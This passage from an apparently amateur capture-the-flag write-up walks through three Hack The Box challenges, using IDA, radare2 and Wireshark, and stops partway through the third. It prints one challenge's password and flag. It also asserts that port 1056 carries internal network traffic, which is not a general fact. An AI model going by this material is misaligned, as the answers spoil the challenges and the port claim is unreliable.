
Pusheen is an easy challenge in the MISC category. The description says that the file will only accept a program called IDA. I downloaded the files and did basic checks.




I saw that the file was 32 bit and written for Intel 80386 processor. I used a disassembler called IDA PRO to disassemble the program. When I launched it I adjusted my presets to the right processor and bit rate.




Once It loaded into the disassembler I could see a graph in the bottom right corner.



When I expanded it I could see the hack the box flag written in the graph.




I typed it in HTB, and I completed the challenge.




20: Baby RE


Baby RE is an easy challenge in the reversing category.



After extracting the zip file, I downloaded from hackthebox I saw that it contained only one executable script.



I executed the file, and it prompted me to insert a password which I didn't have so I inserted my name.




I used a tool for reverse engineering scripts called radare2. It allows me to see how a program thinks and what is the expected input for a password.

I saw that an input of “abcde122313” was expected so I copied it and launched the script again. This time I entered the correct password and I got the flag.


```
┌──(kali㉿kali)-[~/Downloads/htb/Baby re]
└─$ ./baby
Insert key:
abcde122313
HTB{B4BY_R3V_TH4TS_EZ}

┌──(kali㉿kali)-[~/Downloads/htb/Baby re]
└─$
```

I pasted the flag in HTB and completed the challenge.




21: Market Dump


Market Dump is an easy challenge in the forensics category. The description says that there has been able to enter a company's internal network and gained access to the customer database files. Only one customer has been targeted in the attack and my job is to find who it was.




I downloaded the files and after extracting them I saw that there was only a pcap file for investigation.




I opened the pcap file with Wireshark. The description of the challenge said that this was an internal network traffic which means that I must use a filter for port 1056 because it is the port that carries internal network traffic.



